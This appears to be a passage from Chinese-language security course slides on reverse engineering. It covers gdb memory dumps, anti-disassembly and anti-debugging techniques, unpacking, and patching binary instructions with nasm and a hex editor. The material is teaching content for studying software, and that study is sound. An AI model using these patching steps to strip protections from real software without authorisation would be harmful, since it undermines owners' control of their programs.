        0xb7fc0000 0xb7fc1000     0x1000   0x15e000      /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
        0xb7fc1000 0xb7fc4000     0x3000          0
        0xb7fdd000 0xb7fe1000     0x4000          0
        0xb7fe1000 0xb7fe2000     0x1000          0           [vdso]
        0xb7fe2000 0xb7ffe000    0x1c000          0      /lib/i386-linux-gnu/ld-2.13.so
        0xb7ffe000 0xb7fff000     0x1000    0x1b000      /lib/i386-linux-gnu/ld-2.13.so
        0xb7fff000 0xb8000000     0x1000    0x1c000      /lib/i386-linux-gnu/ld-2.13.so
        0xbffdf000 0xc0000000    0x21000          0           [stack]
(gdb) dump memory raw.bin 0x08048000 0x0804b000
(gdb) quit
```

Anti-anti disassembler - others

- Binary Patch
  - 將混淆的指令Patch掉或跳過
- Use unpack tool
  - 分析加殼方式 - PEiD
  - 常見的加殼方式都有脫殼工具
    - aspack,upx….

Anti Debugger

- Detect Software Breakpoints (scan code run time)
- Self Modifying Code (Pack)
- Find Debug Process
- Find Debug symbol / structure
- Add exception in program (inline 0xcc)
- ……..

Binray Patch - assembler

- 改變指令,但必須注意指令長度 (in i386)
  - 短的可以塞進長的,後面補 0x90

```
cychao@CatKali:~/ctf/nctu/hw1$ cat test.s
mov eax,0
cychao@CatKali:~/ctf/nctu/hw1$ nasm test.s && xxd -p test
66b800000000
cychao@CatKali:~/ctf/nctu/hw1$

cychao@CatKali:~/ctf/nctu/hw1$ cat test.s
mov ax,0
cychao@CatKali:~/ctf/nctu/hw1$ nasm test.s && xxd -p test
b80000
cychao@CatKali:~/ctf/nctu/hw1$
```

Binary Patch - hexedit

- 確認要修改指令的位置

```
.text:08048A73                  mov     eax, ds:stdout
.text:08048A78                  mov     [esp], eax
.text:08048A7B                  call    _fflush
.text:08048A80                  mov     eax, 0FFFFFFFFh
.text:08048A85                  jmp     short loc_8048AA7
.text:08048A87 ; ---------------------------------------------
.text:08048A87
```

```
08048A65   74 20 C7 04 24 30 8F 04
08048A75   A5 04 08 89 04 24 E8 60
08048A85   EB 20 8D 45 CC 89 44 24
08048A95   E8 96 FB FF FF C7 45 EC
08048AA5   74 10 B8 3C 00 00 00 01
08048AB5   00 E9 00 00 00 55 89 E5
08048AC5   6F 6E C7 05 54 A5 04 08
08048AD5   A5 04 08 73 00 B8 00 00
```

- 用16進位編輯器修改指令

```
0A60h:  FB FF FF 85 C0 74 20 C7 04 24 30 8F
0A70h:  FB FF FF A1 40 A5 04 08 89 04 24 E8
0A80h:  B8 FF FF FF FF EB 50 8D 45 CC 89 44
0A90h:  24 50 A5 04 08 E8 96 FB FF FF C7 45
```

Catch up

- Why Reverse Engineering
- How to exploit with reverse engineering
- Defense reverse engineering

Next week

- 自動化軟體測試技術
  - Tainted Analysis
  - Fuzz
  - Symbolic execution